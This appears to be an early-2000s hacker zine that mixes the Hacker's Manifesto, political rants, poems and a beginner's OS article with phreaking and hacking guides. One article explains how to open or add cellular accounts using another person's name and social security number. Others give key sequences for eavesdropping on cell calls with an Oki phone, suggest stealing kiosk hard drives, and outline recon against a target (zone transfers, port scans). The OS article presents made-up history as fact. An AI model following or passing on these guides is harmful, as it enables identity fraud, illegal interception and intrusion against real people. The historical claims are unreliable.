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{ - Immersive Contemplation - }

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LOSE YOURSELF

Hacker's Mani festo

Another one got caught today, it's all over the papers. "Teenager arrested in computer crime scandal",

"Hacker arrested after bank tampering"... damn kids. They're all alike. But did you, in your three

piece psychology and 1950's techno brain, ever take a look behind the eyes or the hacker? Did

you ever wonder what made him tick, what forces shaped him, what may have moulded him?

I am a hacker, enter my world... mine is a world that begins with school... I'm smarter

than most of the other kids, this crap they teach us bores me... damn underachiever.

They're all alike. I'm in junior high or high school. I've listened to the teachers

explain for the fifteenth time how to reduce a fraction. I understand it. "No,

Ms. Smith, I didn't show my work. I did it in my head..." damn kid.

Probably copied it. They're all alike. I made a discovery today.

I found a computer. Wait a second, this is cool. It does what

I want it to. If it makes a mistake, it's because I screwed it

up. Not because it doesn't like me... or feels threatened

by me... or thinks I'm a smart ass... or doesn't like

teaching and shouldn't be here... damn kid. All he

does is play games. They'reall alike. And then

it happened... a door opened to a world...

rushing through the phone line like

heroin through an addicts veins,

an electronic pulse is sent out,

a refuge from the day-to-day

incompetence is sought…

a board is found.

"This is it... this is where I belong..." I know every one here... even if I've never met them, never talked to them, may never hear from them again... I know you all... damn kid tying up the phone line again. They're all alike... you bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert. This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore… and you call us criminals. We seek knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals. Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for. I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

-Hackers Manifesto / Written by The Mentor-

If I Cared

Written By Khaos

School. If you've read any of my other articles, you would know my views on that subject. I hate my own school, and I hate the American Educational system. Like epiphany said, Schools are totally political...They have to look better than other schools to get more funding. Most of the teachers are under qualified and their classrooms ill-equipped. The staff are mostly brainwashed "sheep" following the bureaucratic "shepherds", or politicians.

Today I'm writing about, well, just that, writing. You have to do it all the time at school, in just about every class. If you have as much fun writing school papers as I do, its about as fun as drowning. Then you get your paper back with a big red "F" on it. Your teacher says to see her after class. When you talk to her, she gives you the "I don't think you're reaching your full potential in this class" talk. The teacher can't seem to understand that you couldn't care less about "The affect of Temperature on a Fruit Fly." She doesn't understand that you find it hard to write an interesting fictional story about some guy named Greg who likes to plant flowers. The teachers don't seem to understand that it would be easier to write a good paper if you actually gave a damn about the subject you were writing about.

I could write a really good paper on "Problems with the American Government", but I'd have a hell of a time trying to write about "The Importance of the Watergate scandal and Nixon's Resignation in the Past Century." I just don't give a rat's ass about Nixon or Watergate. Of course, I most likely wouldn't be able to write a paper on the problem's with American government. I wouldn't get to pick it as a topic. I've never had a teacher who truly let me pick whatever topic I wanted to write about. Most of my teachers give me a specific topic to write about, or, if they feel especially generous that day, they give the class a general topic like "Write a story about a pet you've had". I'm sorry, but I'm not going to waste my time writing about "The Adventures of Bob the Goldfish." On the rare occasion that I get to pick a topic, the teacher has to "O.K." it. In other words, if it goes against the status quo and challenges the teacher's mind...whoops! time to pick a new topic. Finally, if I actually manage to get a reasonable interesting topic to write about (which doesn't happen very often) the teacher will inevitably disagree with me (for instance, all my teachers have been brainwashed into thinking that the American government is perfect, and anyone who thinks it has problems is wrong).

So, if I write a really good paper about what's wrong with America, I would get an "F", since the schools grading system is subjective. So if someone writes a mediocre paper about why the government is good, they get an "A", while I'm stuck with my "F".

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Now don't get me wrong. Schools need to teach kids to write well, and maybe they need to help kids think of topics in elementary school, but come on! Give the older students at least an Option to pick what they want to write about. I mean, I could write an article for Port7a every few days, but I couldn't write a paper about how "I love my school!" and other topics like that which the government and the schools use as propaganda to get across the message of "Government: good, School: good, individuality: bad."

In the end, it all comes down to government propaganda. Freedom of Speech is no longer something America holds dear. The government silences the individual who speaks out. They silence those who challenge the the status quo. Finally, if they can't silence them, they ignore them.

While not being able to pick a topic at school may not seem like a big deal, it is a serious violation of our freedom of speech...And it doesn't just end their either. The government screens just about everything that is printed in the press, and that which they don't screen they deny. Also, many websites have been shut down for what they have written (i.e. raisethefist.com) it's not just "something I have to live with." It's a violation of one of the rights this country was founded on.

Well, that's all for this rant. Hope this gives you something to think about.

<div align="center">Laterz - Khaos</div>

Are We Free?

Written By Epiphany

The United States of America. Land of the free and home of the brave. We may be brave but are we really, truly free. Many of you would say yes, but then again you don't know any better. You've been told all your life that you are free. But think about it, are you?

The answer is no. This country's government originally was founded to protect certain rights. These rights were the freedom of speech, press, and privacy. Unfortunately today the thing sworn to protect them, the U.S. government, has violated all of these rights.

One of the most cherished rights in America is the freedom of speech. It allows a person to speak out and voice their opinion. Although a cherished right it is often hated by politicians. Politicians are usually greedy people who would do anything to get their way. The most powerful weapon in their arsenal is propaganda. They hate the freedom of speech because they cannot influence the people who speak out. To fix this problem politicians will ignore anyone who speaks out. This causes people to give up because they see that their voice changes nothing. This in cause makes the system stronger.

As the system grows stronger the freedom of press is then abolished. Today thanks to several acts passed by former presidents, corporations are able to merge and buy off smaller companies. For example one of the largest missile makers for the U.S., General Electric, currently owns News channel NBC. So most likely when a war breaks out, the news will glorify it by saying how great the war is.

Privacy is another right that is disappearing. NSA Systems such as ECHELON are capable of capturing 3 billion communications everyday. Anything from radio transmissions, phone calls, faxes, e-mails, file transfers, telegraphs, it doesn't matter. Another system, which is owned by the FBI, that threatens security is DCS1000 or more popularly known as Carnivore. Carnivore has already been placed in hundreds of ISP's such as AOL and MSN and is capable of capturing computer information as well as e-mails. And these are only systems that

powerful then all the weapons in the world. So are you free in a country that shuns thought? If you say yes then congratulate yourself for becoming the citizen your country always hoped you would be.

have been released to public knowledge. Who knows what other systems they are hiding?

Have you ever wondered about this? No? That's because you have been brainwashed to think nothing is wrong. Everyone is brainwashed at an early age. We watch television and learn what is accepted and what is not. They force us to pledge allegiance to the flag and have pride in our country. We are taught that communism is bad and that capitalism is best. We are taught that no country, not China, not Russia, not England, can compare to U.S. power. They teach us to follow orders and not to think for ourselves.

Thought. The thing the government doesn't want us to have. If people don't think for themselves they can be more

A Newbies Guide to Operating Systems

Written By Epiphany

The very first thing I feel people should understand about computers is that computers are just machines. By themselves they are nothing special. They are pure circuitry at heart. The computer that most people know is only possible because of operating systems. It's an operating system that makes the computer useful, for it makes the computer compute.

I'm sure most people have used or heard of Windows. Windows is a typical operating system. As an O.S. it works with hardware to process information. And like all operating systems, Windows allows programs to be run on its system. Everyday programs such as AOL, Napster, and Word are all intended and programmed to be used on windows and windows alone. Data created by these programs is given to windows, which relays it to the hardware which processes the data, and finally returned to the program which displays the information. In reality, a computer without an operating system is useless to the average person. (Not to computer geeks… because we're crazy)

However please don't be brainwashed into thinking that Windows is the only and best operating system. In reality, in terms of 32 and 64 bit systems, Windows is the worst. The first Windows to be released had a little over five hundred known bugs and practically zero security. If you find it strange that such an inferior product can be so popular, I will fill you

in on the details. In the 80's when the company apple computers began working on their state of the art graphic-user-interface, which provided images over the then typical command-line text, a man named Bill Gates made a deal with Apple where his company Microsoft would create programs for Apples new O.S. (Code named LISA) However when Bill Gates got his hands on the LISA system he reversed engineered the O.S., named it Windows and released it to the public before Apple even knew what was going on. This is the reason Windows is full of bugs, it was created from an O.S that was still in its testing and development stage. So Bill Gates received all the credit (and money) because he released Windows before Apple could. Now if your wondering why Apple didn't sue Microsoft (They did but they didn't get much out of it) it is because the reverse engineering of electronics is perfectly legal since the source code is not exactly the same as the original (copyrighted) electronic.

Today there are hundreds of different operating systems out in the world. Besides Windows, the most popular are Macintosh and Unix-variants. Macintosh computers are the second model of the original LISA system developed by Apple Inc. The Mac O.S is known to be a secure and stable system, much more than Windows. However Mac O.S. is particularly known to be used as a multimedia system, meaning a system to which images,

movies, etc. can be created. About the only downside to Mac O.S. is the lack of third party software. Many software companies do not bother creating programs for Mac's because it is cheaper and easier to create software for Windows.


Unix Server- Before you could only use Unix if you had one of these.

The other type of O.S., which probably accounts for more than half of all operating systems, is Unix-variants. (These are the best types of operating systems in my humble opinion) The original UNIX was an O.S. that was created in 1969 by the company AT&T. UNIX was used to regulate huge databases and super computers back in the 70's. Today UNIX still exists, but has mostly been replaced by Solaris and System V operating systems but again can only be used on special computers. However many UNIX variants, (which were created by hackers) on the other hand, are able to be used as an O.S. on a typical desktop computer.

Arguably the most popular Unix-variant is an O.S. called Linux. (Named after hacker Linus Toravalds) Linux is an open source operating system meaning that the source code used in creating the O.S. is available to all. So unlike Windows or Macintosh, Linux can be fully customized. With it the user has complete

control of the system. Because of this kind of flexibility Linux is the most stable and secure O.S. you can find. Not to mention Linux has several advanced graphic-user-interfaces or GUI (pronounced gooey) and like Windows third-party software on the system flourishes. To top it off Linux is free to download, modify, and distribute across the internet because of the GNU User License (Open Source). I guess the best things in life are free.

To conclude this article I just want to state that just because everyone uses a certain O.S. doesn't mean it is the best, as companies like Microsoft has showed us. Remember Windows is not the computer it's just one of many operating systems out there. Just don't ask Bill Gates, he'll tell you otherwise.

Old Style Mac- This is how they looked when they first came out

free cellular phone calls without cloning

1.) American Roaming Network

This Wireline roaming network can be reached by dialing 0 on a phone with no service. It will first ask for the number you want to call, then you can either chose 1 and make a collect call through an automated system or you can bill to a calling card or credit card.

To use a calling card you just enter the card number; for a credit card you first enter the card number, you can use mastercard or american express, but not visa. Then you'll be prompted for the expiration date, next it'll want the numeric part of the billing address i.e. if the address is 476 main street you enter 476.

Then you have to enter the zip code of the mailing address. If you try to use a card from outside the U.S. it won't work because the system is set up to take zip codes in 5 digit numeric format. You might be able to use a foreign card by talking to a live operator. You can also bill the call to a third party by pressing 0 instead of entering a credit or calling card number and going through a live operator.

You can set up the greeting on a direct dial voicemail so it sounds like someone's there to accept the billing, it just has to say hello then wait a few seconds for the operator to read their script then say yes they'll accept the call. It may take a couple tries to get the timing right. You can call 800, 888, and 877 numbers and bill it to a credit card but not to a calling card, third party, or collect call.

2.) Cellular Express

This non-wireline roaming system call also is reached by dialing 0 on a phone with no service.

There are four options to choose from for placing your call.
Option one is for billing calls to a calling card, it'll ask for the number your calling, then for the calling card number.
Option two lets you bill a call collect through an automated system.
Option three like ARN you can bill the call to a mastercard or american express, but not to a visa. You'll be prompted for the card number, then for the expiration date, then finally the billing zip code.
Option four allows the call to be placed using a prepaid cellular debit account, I haven't been able to do anything with this option it asks for a ten digit cellular number.

Like ARN you can call toll free numbers and bill it to a credit card but not to a calling card, nor can you bill collect calls to toll free numbers. Cellular express doesn't allow third party billing.

3.) Setting Up Accounts

Using someone's name, address, phone number, and social security number you can call customer service and set up an account over the phone with some cellular providers.

You need someone with good credit otherwise they'll want a deposit. Ask about different service plans and act like you're actually a real customer wanting service.

Make sure you get lots of off peak and weekend minutes so you don't flag the account by making lots of calls that run up a huge bill fast, and be sure to get call waiting and three way calling, there always useful to have.

When they ask for your employers name tell them your self employed as a contractor or artist and give the home phone number as the work number. After you give them the information they'll tell you they have to run a credit check and they'll call you back in like 15 minutes, tell them your out running errands and that they can give you their number and you'll call them back, they shouldn't have a problem with this. Or if you have a loop you can use that. The account should last until the person whose information you used to set up the service gets the bill.

4.) Prepaid Cellular

With some service providers you can buy a phone in a retail store anonymously then activate

it over the phone, later you can add time to it on the phone using a credit card, or buy cards with time from web sites using a credit card, and the pin to add time is emailed to you, like tracfone, verizon freeup, or at&t prepaid.

You can also buy prepaid sim cards for gsm phones that you can add time to. If they ask for a social security number just make one up, some providers use it for security purposes so be sure you write it down.

5.) Adding Accounts To Existing Service

You can call the providers customer service and tell them you want to add another phone to your service for another family member, but the best way is if the service belongs to a business that already has multiple accounts.

All you need is the name, address, phone number, mobile number, and social security number of someone with an account. Follow the procedure in section 3 for handling the callback. The account should last until the person or business gets their bill with the extra account on it.

If you have any questions, comments, suggestions, etc you can email me at tron@cellularsecrets.net
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America The ~~Beautiful~~ Disgraced

July, SOMETHING, 2001
by JMO

It's getting difficult to be a proud American when everyone is starting to hate your country and all it stands for, sometimes I feel ashamed to call myself an American. When Germany told the United States to pack its bags with the Bad Aibling station [http://abcnews.go.com/sections/world/DailyNews/echelon_010601.html] I was a bit shocked, as I had thought the Europeans were down with the U.S. based Echelon program which is used to monitor all forms of digital communications be it phone, fax, e-mail, etc., sadly I was wrong.

After digging around all sorts of mailing lists, reading all I could about the European Union, and their involvement with the United States, I had thought all was well. Turns out Europeans don't trust Americans, and who's to place blame on them, after all look at the shady occurrences between the National Security Agency eavesdropping on Euro companies for the sake of our own country. [http://www.disgraced.org/chart.html] Occurrences which account for billions of dollars in lost money to companies abroad who are not likely to forget any time soon. It's rumored the GE/Honeywell deal was deeply affected by past moves of the United States which would make sense. Heck if I was Airbus, and had a billion dollar contract stolen from me, I would stop at nothing to disable GE from dominating the avionics market.

Seemingly this whole interception based system is slated to lead to a possible showdown between countries, and not just the United States but between those in the European Union which have come together within recent years as sort of an answer to the United States, with our dollar, and the unity formed long ago.

"The American authorities have repeatedly tried to justify the interception of telecommunications by accusing the European authorities of corruption and taking bribes", the report claims. But "the USA must leave the task of law enforcement to the host countries". To do otherwise is "a violation of human rights".

Both Britain and Germany host giant satellite based listening stations which form the major part of the US international surveillance network. Bad Aibling Station, in a spa town south of Munich, was the world's first satellite spy base, and started operating in 1968. Menwith Hill Station, near Harrogate, is the largest electronic listening station in the world, and will play a major role in President Bush's controversial missile defense plans.

The world's largest electronic spying system, of which Echelon is a part, is run by the UKUSA alliance of Australia, Britain, Canada, New Zealand and the US It is founded on a still-secret 1948 agreement. The five nations share the take

from their global network of surveillance stations. The only other worldwide systems are run by Russia, and by France, which has listening stations in South America and the South Pacific. A new European intelligence agency, in which Germany and France would take leading roles, would be a major challenge to the UKUSA group. [http://cryptome.org/eu-intel-fight.htm]

Pretty deep for countries to start bickering about who has the right of way to violate the citizens of the world's privacy by intercepting messages, wouldn't you say? However after thinking about things for some time it becomes a bit confusing to think about the possible outcomes in a situation like this. Why would the U.K. jeopardize relations with France, and Germany to please the United States? Doubtful this will happen but if it did, I wonder how much resentment would be felt towards America over the whole scenario. Would both German and French citizens despise the United States? Or could others in England and the remaining European Union members despise the US for breaking EU solidarity? Definitely a weird situation all around.

Britain's intimate connections to the US may make it harder for the Europeans to share intelligence among themselves - because Britain may be less interested in intra-European sharing, and because its EU partners may trust Britain less. Equally, if the Americans believe that Britain has developed special links with its European partners, and that it is part of a European enterprise that is challenging American power, they may become wary of sharing with the British.

Britain has a clear national interest in encouraging the development of a European intelligence capability, as a means towards a more effective CFSP; but also in preserving its special access to US intelligence. [http://www.cer.org.uk/n5publicatio/cerwp4.pdf]

Russia and China have just come together [http://edition.cnn.com/2001/WORLD/europe/07/16/missile.treaty/index.html] which is great news for people in Russia, who can hopefully get their economy back on track and start feeding those in need, as well as great news for China who can hopefully take a greater look at human rights, and shape up a bit. That side of the world I would say scares me a bit more than the EU side of things altogether. Personally I feel the United States is making enemies for no reason, and forcing another arms race at the expense of us (the American citizens who don't want to see mega amounts of arms rebuilt), and backstabbing Russia who already offered to reduce their arsenal in order to keep the ABM treaty preserved. [http://europe.cnn.com/2001/WORLD/europe/07/02/chirac.putin/index.html] So let's just be clear on this, Russia wants to reduce the missile arsenal to keep the ABM treaty in order, yet America just defied everyone

by going ahead with a Missile Defense plan they know is going to create bad blood.

Politicians puzzle me, and I don't like them playing chicken with my family's life, nor my own.

Well a French credit agency just named the United States as a credit risk [http://biz.scmp.com/ZZZNT5NT3PC.html] citing Alan Greenspan's failures with interest rate cuts which have yet to do much. Well actually Greenspan's cuts could come right back to hurt us more than assist now with Argentina, and Japan recessing. Problems with his cuts are increased production with no one to sell to, which can create overstock, then layoffs from not being able to sell the overstock products abroad, and when things, if things rather, get back on track, those companies still have to sell the overstock products first to break even before they can sell newly produced stock (tongue twisting moment). At least that's my theory from all I've read, but I'm not a business major by any means so don't quote me. Imagine that, the US defaulting on payments, what kind of super power would we be.

Japan now recently stated that the United States had spied on them too which doesn't surprise me, so I don't expect them to be ultra friendly to us any time soon, and with that recent scandal involving a military man allegedly raping one of their citizens, well you do the math on their sentiment towards us.

Israel is something too difficult to put in words, what can you say about a place who's been fighting the same fight for hundreds of years with nothing but citizens from both sides being killed. Whose side would the United States take?

Does it really matter if as stated, this has been going on for hundreds of years with no resolution in sight.

So on, and so on, this document could be such a long one depicting all the hate others have for us in America, and sadly when you swallow pride and think about it all can you blame them? Headlines ... "*Greenpeace protests genetically enhanced food ...*" such pride they must have protesting food that's never had any reported instance of making someone sick or deformed as they'd like to put it. Maybe someone can send a Greenpeace protester to Africa where they can't manage to have it as good as the protesters have it here. Sure let them tell the starving Africans there genetically enhanced food is bad for them.

Oh well I guess being over here does have its privileges and its pitfalls as well, I just hope these politicians slow the pace down before they regenerate a whole new war.

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I find it very interesting that shortly after this was written all these conflicts seemed to blow in our faces up with September 11th. This article is the property of its author and antioffline.com
        -Epiphany

Theater Kiosks
BY: Token

Have you ever gone to the movie theater on the weekend hoping for a short line at the counter to buy tickets at? Well, if you have my luck (absolutely none) then you are forced to wait in line for ages to approach the counter. Then, when you finally get to the counter, some uppity clerk gets a tone with you. Well, those days, for the most part, are over. Moronic clerks have been replaced with "ticket kiosks", in which you can insert your mastercard or visa. In seconds after insertion of credit card, POOF! Verification! Then you just pick the film you want to see on the touch screen, and viola, tickets are printed out of a small slit in the kiosk. No perturbed clerks with unkind tones.

You are probably wondering where the hell I am going with this... well, I'll tell you. These "ticket kiosks" can be commandeered, or can be stolen, very, very easily. How did I find this out? Well, read on...

As most questioning minds work, so does mine. I am very curious as to how things operate, and like to dissect things as well. It may not always be legally advisable, but who gives a shit! Anyway, I investigated the kiosk, and found some interesting facts. The machines are supplied by radiant systems, they verify credit cards 24/7, and are held together by screws. I'm not joking. You could open one up with a Phillips head and steal the hard drive. Or, even better yet, disconnect the power and boot up normally. Also, the fact that the machines can verify the credit cards 24/7 means that it has an uninterrupted internet connection. The machines probably have a distributed 1.54 megabit per second line.

When I investigated the machines, I did it in the state of Kansas, and did not investigate kiosks in any other states. I investigated numerous theaters, and found no variable in the machines, they were all the same. If you have come upon one of these in the past, post what you have found. I think it would be interesting to see what could be done with these machines. But be careful, look for local security when messing with these machines. If cameras are near, DON'T TRY ANYHTING!!! If I find anything new about these machines, I'll post it.

artwork

BY: Anthony George

Emotional moments as patriotism reigns

Poem by: Anthony George

murder to honor the innocent
markets are up

grief can be told something has been done
the world continues to hate the USA
because we support deathregime
after deathregime
even our own tragedy doesnt alert us
doesnt change us
no newspaper no television no radio
analyzes homelessness poverty child abuse
debilitating social conditions
and, then, banner headlines- 'we attack our own'
we write 'porkflavored' on our bombs
draw the upraised middle finger
spell out NYPDFDNY
cartoon foreign policy
as if the bomb stops to be read
then plunges to do its massacring
as if shallow slogans
can tuck in children of the lost
death will continue
leaders who had sought to restrict us
before the blue sky bled its broken angels
will become heroes of revenge
freedom will become demonized
the pledge of allegiance
will be required like vaccination
will be a handshake in our mouths
adults will encourage children
to accept bloodthirst
to accept murder
to laugh like we are always right
that there is no history

shop
go to disneyland
god bless america

Poem by: Anthony George

The nowhere of everywhere
equation after answer after eternal variable
disappearance occurring daily
but nothing new
the circle so small
no movement necessary
words keep happening
even foreign language and juicy neon tongues
only add sighs to boredom
it is the end of the world   we yawn
our heroes rescue yesterday's newspaper
handsome people
are awarded millions
it upsets no one
more tvs become best friends of the crowd
arguments put us to sleep
flipping a switch is adventure
no one can taste the coffee
it is the cup that counts
water is wet is deep analysis
respected everywhere
a culture of punchlines
and affable impossibilities
royalty is the solution
to low voter turnout
we take turns
saying the same things
even 5,000 pound daisy cutters
dont disturb our daydreams
media outlets at discount prices
people stroll
not running for the subway is protest
sweatshops are opportunity
and the new flag from Homeland Security
proclaims Us and Them
again is the official word for new
magazines
are full of smiles
a good thought wears a g-string
everyone carries a wish list
the invisible is beautiful

FIRST LADY UNVEILED: Laura Bush records her radio talk from the family ranch in Crawford, Texas, the other day. The message, to be broadcast today, rips the Taliban for its oppression of women.

She's a first-rate first lady: poll

WASHINGTON — Laura Bush gets a thumbs-up from most Americans, who say Mrs. Bush — not feisty predecessor Hillary Clinton — is their idea of what a first lady should be.

Mrs. Bush fits the first-lady image of 56 percent of the public, while only 26 percent say Mrs. Clinton, now New York's junior senator, came close to their ideal, according to a new Fox News poll.

Mrs. Bush has stepped up her public appearances since the Sept. 11 terrorist attacks — and her approval rating has soared to 74 percent.

Mrs. Clinton was a controversial first lady who was touted as a full partner in the presidency but whose take-charge demeanor backfired when she headed her husband's disastrous health-reform project and fired the White House travel office.

Cell Phone Scanning Using an Oki 1325

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+      Oki is a dokie!                    +
+  The revisited oki cell scanning        +
+  By: $ and un                           +
+     www.port7alliance.com               +
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"Warning this is like really illegal! And we have never tried this."
The reason we are not giving are names because we don't wish to be arrested.

Push 7+9 on power up screen!
Menu send end recall store clear
Then hit 1+3 together
Then type for scan

Now you are in programming mode, and so key in:

#12
#76 to turn the receiver on
#09 <channel number> to select channel you want to listen on.

(#09 only lets you specify one channel at a time, the #73 command lets up scan from a low channel to a high channel, with so many seconds in-between.)

Then Type in command #73AAAABBBBCC followed by <Snd>.
        AAAA = 4 digit low channel number (Channel to begin scan on)
        BBBB = 4 digit high channel (Cell Channel to end scan on)
         CC = 2 digit number for how many seconds to scan each channel.
Try #12 send #76 send then #730001357102 send enjoy ^_^
===
We typed in exactly:
#73 00013571"02" Changeable Seconds On Channel At A Time! ^_^

This scans from channel 0001 to Channel 3571 with 2 seconds on each channel. To pause on a certain channel/conversation push the pound button and to un-pause push pound again. We are currently unsure if Oki phones are capable of receiving digital signals. But we hope so!! Being close to a cell tower helps quite a bit! Boost that signal!
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We would like to send greetz out to OKI and Telecom!

22 Radical Future

FAQ's about Oki Cellular Phones

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+      FAQ's about oki's    +        "OKI TELECOM" Anyone?
+      BY: Scramble45!      +
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"Thanx to cellularsecrets.net for the help "ehehe ^_^ Thanx! Conscriptt"

Newbie : Hey when I scan with my new oki I can only hear one side of the conversion
RVEANSWER : that happens, can't do anything about it

Newbie : Is that normal?
RVEANSWER : yea cause you're only picking up what's coming off the tower from the cell making the call.

Newbie : Am I picking up cellular only and not portable?
RVEANSWER : yea

Newbie : So there is no way to hear both parties?
RVEANSWER : you'll pick up both sides sometimes, but not always

Newbie : why do I only pickup at like 0024 like really low numbers and what do the numbers convert to hertz? like 0054 0104 etc.
RVEANSWER : that's what that particular tower uses. the freq are assigned randomly.

Newbie : Is there any way I can pickup a person's call that like across the street?
RVEANSWER : only by scanning channels

Newbie : Is there any way to get caught? if you don't have cellular service
RVEANSWER : scanning? No

Newbie : umm I found this when working with my oki I think its part of the cell tower info
0339   104
00052   03 the numbers change and stuff
RVEANSWER : frequency and channel you are using maybe

Newbie : Why do I get cut off when listen sometimes?
RVEANSWER : they get handed off to another tower.

Newbie : Why don't I pickup more calls there are cell phones on everywhere?
RVEANSWER : some are digital

Newbie : Why is it the higher I got up like 5672 I get a message SCND?
RVEANSWER : must not be a valid channel number

Newbie : So I'm only scanning analog calls?
RVEANSWER : yea, or digital phones in analog mode

Newbie : So I can't pickup digital calls?
RVEANSWER : nope, analog wont be dying for a while yet

Newbie : Is it ever? going to die ... if all the towers are put up
RVEANSWER : yea eventually

Newbie : Stupid Question But Had To Be Said" Can I pickup CB or Ham radio signals?
RVEANSWER : no

Newbie : Do you think analog will be wiped out in the next 5 years?
RVEANSWER : no

Newbie : Is it true the closer that you are to a tower the better the reception is and you can scan a wider range?
RVEANSWER : yea

In conclusion I find cell scanning fun... But analog is dying very slowly and pretty soon that oki of yours won't pickup shit... Dumb digital...

-============Oki's Rule!=============-

ARE YOU AFRAID?

Written By Epiphany

Are you afraid of another terrorist attack? I certainly am not. However I am afraid that other people are. When people are afraid they are likely to accept any changes that briefly mention security.

Acts of terror are nothing new to me. I have not witnessed many of them but I am familiar with them. Several months ago, on the news, I heard of a pseudo-company that was shipping packages to various addresses through the postal service. These packages contained a sponge that was drenched in a deadly bacterium. I do not recall that name of the bacteria but I do recall that this incident was not labeled as a terrorist act. I also remember that the reporters were calm and this incident was no big deal.

Yesterday though, I heard of "terrorists" sending anthrax through the mail, but unlike last time I heard the worry of the reporters. Now today at school I hear absurd stories of about six people dying of anthrax in Brooklyn. I hear this story blindly being repeated by students throughout the day.

This type of behavior terrifies me. To me this is proof that people are afraid and are becoming devoured by their own ignorance. They fear death so much that they lose their common sense and resort to pure ignorance. A person in this state is likely to believe anything that is told to them and accept anything that has the mere mention of security.

Congress can pass a bill that allows face-recognition technology to be placed in airports and other public places and people will not oppose it. They won't even think twice about it although it is a breach of our civil rights. This type of technology probably won't solve our problems anyway. Too many people are willing to give up their freedom for the illusion of security. Benjamin Franklin once said in 1759 "Those who would give up essential liberty to purchase a little temporary safety deserve neither liberty nor safety." It is a shame that people don't see this.

I'm really afraid that this "terrorism" thing will go so far that America will turn on its citizens. I'm afraid that once Bin Laden is caught people who think for themselves and don't follow orders blindly will be labeled as the next "terrorists." People who have sympathy for innocent families in Afghanistan will be seen as "terrorists." Anyone who exercises free speech will be labeled a "terrorist." I'm afraid that anyone who doesn't run with the "lemmings" will be called a "terrorist."

This has happened before. During the Cold War anyone who had different beliefs than the government was assumed to be a communist. I fear that it's happening again. I recently read an article which said that 1/3 of New Yorkers support a kind of "intern camp" for citizens that are potential terrorists. I'm afraid that I might be in some camp because I think differently. This is the only thing I'm afraid of.

Why Did I Get Flamed? You stupid !#$

Written By Khaos

O.K. I decided to write this because I have seen many a promising n00bie who could potentially become a good white hat hacker turn away from the road to knowledge because they could not get any help, and were flamed every time they asked for help. I was very lucky to have found such people as Scramble45 and Epiphany, who helped me no matter how ignorant I was at times. For those of you who haven't been so lucky...well, I've decided to write this so you may be able to get help from someone when you need it.

Now, the most important thing to remember is that asking for help should be the LAST thing you do...First and foremost, try as hard as you can to find it out yourself. 99.9% of learning how to hack is searching and reading and doing it yourself! No matter how much you read texts and no matter what you think you know, you will NEVER be a hacker or know what it is like to be one unless you HACK. Knowing how to do something is completely different than actually DOING it. However, you may have a problem if you don't know where to start.

That is when you may need to ask for help. But if you ask the question "How do I hack?" or anything along those lines, I guarantee

that you will be flamed and will not be helped. No, this isn't because the hacking community doesn't want to help...ok, well, sometimes it is...but the real problem with that question is that it is way waaaaaay to general. You need specific questions. But don't ask something like "How can I telnet hack a community college?" This will also get you flamed. You need to ask questions that help you get to an answer, not just get the answer, because you will only learn by finding out how to get to the answer. For instance, if I was to rephrase that last question in a way that would be more likely to get you helpful response, I would ask something like, "Would you please point me in the right direction to learn how to telnet hack a community college?" This is a much better question.

Now, don't get discouraged if you still get flamed. Some people will flame you for no good reason. However, knowing how to ask the right question is very important when asking for help. Again, I cannot stress enough the value of finding it yourself. One last thing...DO NOT, I REPEAT DO NOT post on a hacking forum with an @aol.com email address unless you enjoy 100,000 messages of "!@$# you @#$!ing piece of !@#$" in your mailbox...Now I know you most likely have aol because your family

family thinks it is "easier" and all that. Just go to hotmail.com or yahoo.com and get a free email address there, and use that.

On a final note, feel free to contact any of us here at the Port 7 Alliance if you have any questions regarding hacking, phreaking, web design, or anything about computers in general. We will point you in the right direction (heck, it might be in our own text philes). I'm just glad I was so lucky to meet Scramble45 and Epiphany, because they didn't flame me when I asked that fateful question..."How do I hack?"

-Laterz,
        Khaos

My email is khaos@port7alliance.com

Internet Hacking For Newbies

Written By Epiphany

Hacking is an art and a philosophy. A hacker is not someone who hacks to destroy. A hacker seeks information and knowledge. A hacker hacks to fix things not to break them. Hackers created the Internet. Why would hackers destroy it? This is a tutorial for future hackers not script kiddies. Now let's get started.

What you need to know in order to perform a successful hack is different for each computer and is far too much for me to write in one article. Instead I'm going to write about the steps needed to be taken before the actual hack. These steps are footprinting, also known as snooping, and scanning. These are a must as they provide valuable information about the target's computer.

Footprinting or snooping is a way of uncovering information about your target's computer without actually connecting to it. To do it you must figure out which domains (websites) are associated with your target. You can do this by searching in various "whois" sites such as www.whois.org or if you prefer www.register.com. Now that you have found the website of your target you must view their website registration. This can be done at the same "whois" websites.

The registration should give you information such as the administrative contact information, hosting company, and the primary and secondary DNS (Domain Name System server). With the DNS numbers you should be able to see the structure of the target system. You can do this by performing a DNS Zone Transfer. A DNS Zone Transfer allows a secondary DNS to update its zone database from the primary DNS. Windows users can use Sam Spade (www.samspade.com) for zone transfer.

Now you need to figure out the path to your target. You can do that by using Visual Route (www.visualroute.com) or Neotrace (www.neotrace.com). These tools will identify the path set by your target system. Using these tools you can also find out the IP of the target's firewall or router, as it is usually one hop before the destination. If during your trace you are blocked by a firewall before you reach the destination just connect to DNS port 53 and try again.

By now you have figured out the DNS of your target and potential router or firewall and if the DNS zone transfer was successful, you have seen the whole structure of your target. Now scanning begins.

Scanning, in general, is comprised of two parts, network ping sweeps and port scanning. Ping sweeps are necessary to determine if an ip address is "alive" (accessible through the Internet). Ping sweeps works by sending an ICMP Echo packet (a special type of data) to an ip address, which, if alive, causes the computer to send a response. Programs such as Pinger (www.nmrc.com/files/snt/) and WS_Ping Pro (www.ipswitch.com) are great for ping sweeps. For port scanning use the programs SuperScan (http://members.home.com/rkeir/software.html) and WinScan (www.prosolve.com). Now port scanning works by sending TCP packet to all 65535 TCP ports on a target system to see if any is "listening" (running a daemon or service). Determining which ports are listening will determine what path you will take later on to hack. For example, if port 23 is listening which is Telnet; you know that you can access the system through that port.

